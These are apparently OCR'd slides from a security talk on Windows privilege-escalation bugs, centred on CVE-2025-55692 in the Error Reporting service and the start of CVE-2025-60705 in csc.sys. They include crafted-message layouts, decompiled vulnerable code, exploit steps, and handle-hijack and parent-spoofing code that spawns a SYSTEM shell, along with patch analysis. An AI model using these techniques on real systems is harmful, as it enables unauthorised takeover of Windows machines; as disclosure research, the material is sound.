
DCOM Windows starts the WSearch service as SYSTEM to serve the call.

no wait It re-reads our .dat immediately, so the delete fires now, not on a timer.

\+ So we decide when it restarts.

Chain #1 - assembled


Six steps. Without the kill, step 3 was waiting and hoping. Now every step is ours.



\+ Six steps, all ours. Nothing here waits for the machine.

Demo - Chain #1

Standard user -> kill WSearch -> force-start -> delete -> SYSTEM.



Recorded on Win10 22H2 19045.3803, predating the CVE-2024-30033 fix. The kill primitive still works today.

BUG

04

CVE-2025-55692

Windows Error Reporting · CHungApp::Report

We found this while reading the hang-report path for the kill - same function, far stronger primitive. A client-supplied NTSTATUS decides whether SYSTEM opens a process on our behalf.

PRIMITIVE

Privileged process HANDLE leak

HOW WE TRIGGER IT

One ALPC message with a crafted 16-slot array

ROLE IN THE CHAIN

stands alone - no amplifier needed

Windows Error Reporting Service EoP

Windows Error Reporting Service Elevation of Privilege Vulnerability

CVE-2025-55692
Security Vulnerability

Released: Oct 14, 2025

Assigning CNA: Microsoft

CVE.org link: CVE-2025-55692

Impact: Elevation of Privilege **Max Severity:** Important

Weakness: CWE-20: Improper Input Validation

CVSS Source: Microsoft

Vector String: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C`


Exploitability

The following table provides an exploitability assessment for this vulnerability at the time of original publication.

Publicly disclosed
No
Exploited
No
Exploitability assessment
Exploitation More Likely

Windows Error Reporting Service EoP

Back to the request_code == 0x10000000



Take a deep look into CHungApp::Report

- The Parameters is user-controlled

- It orchestrate a hang-reporting session and move selected state into the reporting child (Including duplicated handles)

Windows Error Reporting Service EoP

WERSVC_MSG

Offset	Field
0x00 - 0x27	ALPC / PORT header
0x28	requestCode
0x2C	requestStatus
0x30	pid
0x34 - 0x6F	processIds[15] (15 x uint32)
0x78 - 0xF7	snapshotHandles[16] (16 x uint64)
0xF8 - 0x107	snapshotTypes[16] (16 x uint8)
0x108 - 0x147	errorCodes[16] (16 x uint32)
0x148 - 0x577	tail / extra payload

Three aligned arrays drive the snapshot logic

slot i combines handle + type + error

Header fields are separate from payload semantics

In the process described above, how many parameters are within our control?

How wersvc picks the child integrity level

wersvc - CHungApp::Report (launch phase)

```
v5 = StringCchPrintfW(CommandLine, 0x104uLL,
        L"werfault.exe /h /shared %s", v146);
CHungApp::AppendClientIdsToCmdLine(this, CommandLine);

hProc = OpenProcess(..., msg->pid);          // [1] our
token = UserTokenUtility::GetProcessToken(hProc);  // [2]
ImpersonateLoggedOnUser(token);                    // [3]
CreateProcessAsUserW(token, CommandLine, ...);     // [4]
RevertToSelf();
```

[1][2] WerSvc opens the PID we named and takes ITS token.

[4] The reporting child werfault.exe is created with that token - so its integrity level is whatever we pointed at.

=> Point msg->pid at a low-IL process of ours and we get a werfault.exe we can open and read from.

Now we have a SYSTEM service that will hand things to a child process whose integrity level we picked.


Step 3 - SYSTEM opens the process for us

wersvc - vulnerable branch

```
if ( (int)RtlQueryResourcePolicy(0LL, 0LL, &ExitCode, 4LL) < 0
     || ExitCode > 10 )
{
  v107 = OpenProcess(
           PROCESS_VM_READ|PROCESS_QUERY_INFORMATION
           |PROCESS_DUP_HANDLE|PROCESS_CREATE_PROCESS,
           FALSE,
           primaryPid);                          // <- our
process Id
  if ( v107 ) {
    v109 = PssCaptureSnapshot(v107, 3690994175LL, 1048607LL,
&v140);
    CloseHandle(v108);
    if ( !v109 ) {
      v110 = GetCurrentProcess();
      v111 = PssDuplicateSnapshot(v110, v140,
                 hTargetProcessHandle.hProcess, &hObject, 1);
```


Step 3 - SYSTEM opens the process for us

WERSVC_MSG	
Offset	Field
0x00 - 0x27	ALPC / PORT header
0x28	requestCode
0x2C	requestStatus
0x30	pid
0x34 - 0x6F	processIds[15] (15 x uint32)
0x78 - 0xF7	snapshotHandles[16] (16 x uint64)
0xF8 - 0x107	snapshotTypes[16] (16 x uint8)
0x108 - 0x147	errorCodes[16] (16 x uint32)
0x148 - 0x577	tail / extra payload



Step 3 - SYSTEM opens the process for us

WERSVC_MSG	
Offset	Field
0x00 - 0x27	ALPC / PORT header
0x28	requestCode
0x2C	requestStatus
0x30	pid
0x34 - 0x6F	processIds[15] (15 x uint32)
0x78 - 0xF7	snapshotHandles[16] (16 x uint64)
0xF8 - 0x107	snapshotTypes[16] (16 x uint8)
0x108 - 0x147	errorCodes[16] (16 x uint32)
0x148 - 0x577	tail / extra payload



One NTSTATUS decides everything

There are 2 ways in Duplicate Handle Process

Branch conditions

```
if ( !primaryPid
  || *(_DWORD *)snapshotErrorCodes != 0xC0000022
  && *(_DWORD *)snapshotErrorCodes != 0xC0000002
  && *(_DWORD *)snapshotErrorCodes != 0xC00000BB )
{
```

True → **Generic Branch: duplicate given handle**

False → **Vulnerable Branch: duplicate given pid's handle**

WERSVC_MSG


Offset	Field
0x00 - 0x27	ALPC / PORT header
0x28	requestCode
0x2C	requestStatus
0x30	pid
0x34 - 0x6F	processIds[15] (15 x uint32)
0x78 - 0xF7	snapshotHandles[16] (16 x uint64)
0xF8 - 0x107	snapshotTypes[16] (16 x uint8)
0x108 - 0x147	errorCodes[16] (16 x uint32)
0x148 - 0x577	tail / extra payload

0xC0000022	STATUS_ACCESS_DENIED
0xC0000002	STATUS_NOT_IMPLEMENTED
0xC00000BB	STATUS_NOT_SUPPORTED

We can set errorCodes to 0xC00000022

Where the handle actually travels

Watch one SYSTEM handle fall to LOW and come back up.



1 ALPC message 2 OpenProcess 3 PssDuplicateSnapshot 4 DuplicateHandle 5 CreateProcess

Every call here is documented and every argument is legal. The service is doing exactly what it was asked.

Exploit 1 - a werfault.exe we can touch

Set msg->pid to a low-IL process of ours: wersvc spawns a low-IL werfault.exe.



Exploit 2 - aim the vulnerable branch

wersvc - the per-slot loop, primaryPid selection

```
index = 0;
snapshotHandles = this->snapshotHandles;
do                                  // do-while loop, index++
{
  if ( index )                      // only index >= 1 uses processIds[]
    primaryPid = processIds[index];         // index >= 1
  else
    primaryPid = this->primaryPid;  // offset 0x30
  hObject = 0LL;
  if ( !primaryPid
     || *(_DWORD *)snapshotErrorCodes != 0xC0000022
    && *(_DWORD *)snapshotErrorCodes != 0xC0000002
    && *(_DWORD *)snapshotErrorCodes != 0xC00000BB )
  ...
```


- Set processIds[1] to a SYSTEM process and errorCodes[1] = 0xC0000022.

Exploit 2 - aim the vulnerable branch

```
if ( (int)RtlQueryResourcePolicy(0LL, 0LL, &ExitCode, 4LL) < 0 || ExitCode > 10 )
{
  v107 = OpenProcess(
           PROCESS_VM_READ|PROCESS_QUERY_INFORMATION|PROCESS_DUP_HANDLE|PROCESS_CREATE_PROCESS,
           FALSE,
           primaryPid);
  v108 = v107;
  if ( v107 )
  {
    v109 = PssCaptureSnapshot(v107, 3690994175LL, 1048607LL, &v140);
    CloseHandle(v108);
    if ( !v109 )
    {
      v110 = GetCurrentProcess();
      v111 = PssDuplicateSnapshot(v110, v140, hTargetProcessHandle.hProcess, &hObject, 1);
      v103 = ProcessInformation;
      goto LABEL_262;
    }
  }
  v103 = ProcessInformation;
  goto LABEL_266;
}
```

It means we have high priv *PROCESS_CREATE_PROCESS* Handle in low IL werfault.exe

We can exploit the leaked process to LPE



Exploit 3 - duplicate it back to us

exploit - ProcessHijack()

```
VOID WINAPI ProcessHijack(LPVOID lpParameter) {
    DWORD pid = 0;
    while (TRUE) {
        pid = GetProcessByFileName(L"werfault.exe");
        if (pid) break;
    }
    HANDLE hWerfault = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
pid)HANDLE hProcess = 0;
    if (DuplicateHandle(hWerfault,
(HANDLE)WERFAULT_PROCESS_HANDLE,
            0, FALSE, DUPLICATE_SAME_ACCESS)) {
        duplicatedHandle = hProcess;
    }
```


technique reference: dronesec.pw/blog/2019/08/22/exploiting-leaked-process-and-thread-handles/

Exploit 4 - create a SYSTEM child

exploit - reparenting to the SYSTEM process


```
STARTUPINFOEXA sinfo = { sizeof(sinfo) };
PROCESS_INFORMATION pinfo;
LPPROC_THREAD_ATTRIBUTE_LIST ptList = NULL;
SIZE_T bytes;
sinfo.StartupInfo.cb = sizeof(STARTUPINFOEXA);
InitializeProcThreadAttributeList(NULL, 1, 0, &bytes);
ptList = (LPPROC_THREAD_ATTRIBUTE_LIST)malloc(bytes);
InitializeProcThreadAttributeList(ptList, 1, 0, &bytes);
UpdateProcThreadAttribute(ptList, 0,
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hPrivProc,
    sizeof(HANDLE), NULL, NULL);
sinfo.lpAttributeList = ptList;
CreateProcessA("cmd.exe", "cmd.exe /c calc.exe", NULL, NULL, TRUE,
        EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
        &sinfo.StartupInfo, &pinfo);
```

CVE-2025-55692 - the run



Patch analysis

1. Frist Patch - Add FeatureImpl 😅



```
if ( (*status == 0xC0000022 || *status == 0xC0000002 || *status == 0xC00000BB) && !*v142 )
{
  if ( wil::details::FeatureImpl<__WilFeatureTraits_Feature_1201448248>::__private_IsEnabled(*wil::Feature<__WilFeatureTra
  {
    goto LABEL_352;
  }
  hSnap = 0LL;
  LODWORD(ExitCode) = 0;
  if ( (int)RtlQueryResourcePolicy(0LL, 0LL, &ExitCode, 4LL) < 0 || (int)ExitCode > 10 )
  {
    hProc = OpenProcess(0x4D0u, 0, msg_pid);
    v148 = hProc;
    if ( (unsigned __int64)hProc + 1 > 1 )
    {
      if ( !(unsigned int)PssCaptureSnapshot(hProc, 3690994687LL, 1048671LL, &hSnap) ) // [6]
      {
        CloseHandle(v148);
        v151 = PssDuplicateSnapshot(GetCurrentProcess(), hSnap, hObject.hProcess, &ProcessInformation, 1);
        goto LABEL_367;
      }
```

In Patch Tuesday, Microsoft always add FeatureImpl as **temporary fix**

2. General Patch ✅

```
    v150 = *v146;
    if ( *v146 == 0xC0000022 || v150 == 0xC0000002 || v150 == 0xC00000BB )
    {
      if ( !*v144 )
        goto LABEL_348;
      v136 = *v144;
    }
    else
    {
LABEL_344:
      v136 = *v144;
      if ( !*v144 )
        goto LABEL_351;
    }
    if ( *v143 != 8 )
      goto LABEL_351;
    v151 = *((_QWORD *)this + 43);
    if ( (unsigned __int64)(v151 + 1) <= 1 )
      goto LABEL_351;
    v150 = PssDuplicateSnapshot(v151, v136, hObject_8.hProcess, &lpApplicationName, 0);
    v149 = lpApplicationName;
    v146 = (int *)ProcessInformation;
LABEL_348:
    v143 = v172;
    if ( !v150 && v149 )
    {
      *(_QWORD *)(v147 + *v145) = v149;
      v152 = v184;
      *(_BYTE *)(v184 + *v145 + 1352) = 8;
      v153 = v185;
      *(_DWORD *)(v185 + *v145) = 0;
      v184 = v152 + 1;
      v147 += 8LL;
      v136 = v153 + 4;
```

After few months, wersvc won't open process and get snapshot handle, it's a **general fix**

Patch analysis

1. Frist Patch - Add FeatureImpl 😅

```
if ( (*status == 0xC0000022 || *status == 0xC0000002 || *status == 0xC00000BB) && !*v142 )
{
  if ( wil::details::FeatureImpl<__WilFeatureTraits_Feature_1201448248>::__private_IsEnabled(`wil::Feature<__WilFeatureTra
  {
    goto LABEL_352;
  }
  hSnap = 0LL;
  LODWORD(ExitCode) = 0;
  if ( (int)RtlQueryResourcePolicy(0LL, 0LL, &ExitCode, 4LL) < 0 || (int)ExitCode > 10 )
  {
    hProc = OpenProcess(0x4D0u, 0, msg_pid);
    v148 = hProc;
    if ( (unsigned __int64)hProc + 1 > 1 )
    {
      if ( !(unsigned int)PssCaptureSnapshot(hProc, 3690994687LL, 1048671LL, &hSnap) ) // [6]
      {
        CloseHandle(v148);
        v151 = PssDuplicateSnapshot(GetCurrentProcess(), hSnap, hObject.hProcess, &ProcessInformation, 1);
        goto LABEL_367;
      }
```

In Patch Tuesday, Microsoft always add FeatureImpl as **temporary fix**



Maybe it's the reason why MiniPlasma exists :)

2. General Patch ✅

```
    v150 = *v146;
    if ( *v146 == 0xC0000022 || v150 == 0xC0000002 || v150 == 0xC00000BB )
    {
      if ( !*v144 )
        goto LABEL_348;
      v136 = *v144;
    }
    else
    {
LABEL_344:
      v136 = *v144;
      if ( !*v144 )
        goto LABEL_351;
    }
    if ( *v143 != 8 )
      goto LABEL_351;
    v151 = *((_QWORD *)this + 43);
    if ( (unsigned __int64)(v151 + 1) <= 1 )
      goto LABEL_351;
    v150 = PssDuplicateSnapshot(v151, v136, hObject_8.hProcess, &lpApplicationName, 0);
    v149 = lpApplicationName;
    v146 = (int *)ProcessInformation;
LABEL_348:
    v143 = v172;
    if ( !v150 && v149 )
    {
      *(_QWORD *)(v147 + *v145) = v149;
      v152 = v184;
      *(_BYTE *)(v184 + *v145 + 1352) = 8;
      v153 = v185;
      *(_DWORD *)(v185 + *v145) = 0;
      v184 = v152 + 1;
      v147 += 8LL;
      v136 = v153 + 4;
```

After few months, wersvc won't open process and get snapshot handle, it's a **general fix**

PART 03 / 04

Kernel Logic Bugs

Same mistakes, one ring down: csc.sys and storvsp.sys.

Chain #2 is not our research

Credit where it is due, before a single line of code.

Tianlin Zhang

@t0zhang

Both bugs in chain #2 - CVE-2025-60705 and CVE-2025-59512 - were found by Tianlin Zhang, and shared with us.

CHAIN #1 ours

CHAIN #2 his

BUG

05

CVE-2025-60705

Windows Client-Side Caching · cscsvc.dll -> csc.sys

A kernel driver creates HKLM service keys while still impersonating the calling client, with a NULL security descriptor.

PRIMITIVE

Arbitrary registry key CREATE, owned by us

HOW WE TRIGGER IT

COM RenameItem -> FSCTL 0x901AF -> command 52

ROLE IN THE CHAIN

weak primitive - needs an amplifier

BUG 05 / 08

Windows Client-Side Caching - CVE-2025-60705

User-owned HKLM service keys, created for us by a kernel driver, from a CSC rename path.

Arbitrary registry key creation | cscsvc.dll -> csc.sys | needs a deletion primitive

csc.sys - vulnerable key creation

```
NTSTATUS CscRebootRenamepOpenKey(
    PHANDLE KeyHandle,
    UNICODE_STRING *Path,
    BOOLEAN Create)
{
    ObjectAttributes.RootDirectory = NULL;
    ObjectAttributes.ObjectName = Path;
    ObjectAttributes.Attributes = 0x240;
    ObjectAttributes.SecurityDescriptor = NULL;
    return ZwCreateKey(hKey, KEY_ALL_ACCESS,
                       &ObjectAttributes, 0, NULL, 0,
                       &Disposition);
```

Root cause

ZwCreateKey runs while the request is still tied to the COM caller, with no LocalSystem descriptor supplied.

Missing: OBJ_FORCE_ACCESS_CHECK

CSC creates Parameters and RebootRename owned by us.

Trigger path - COM RenameItem becomes FSCTL 0x901AF

The COM server wears our token into the kernel, and only reverts after the FSCTL.

cscsvc.dll - RenameItem()

```
__int64 COfflineFilesService::RenameItem(
        COfflineFilesService *this,
        unsigned __int16 *source,
        const unsigned __int16 *dest)
{
  CComImpersonator::Impersonate(...);
  CscLib_RenameItem(source, dest);
  CComImpersonator::_RevertToSelf(...);
}
```

cscapi -> csc.sys FSCTL path

```
__int64 CscDriverRebootRenameAddEntry(...)
{
  CscDriverpOpenControl(&FileHandle, 0);
  *((DWORD *)input + 1) = 52;          // the opcode
  memcpy(input + 6, Source->Buffer, Source->Length);
  return CscDriverpFsControlEx(
      FileHandle, 0x901AF, input, inputSize);
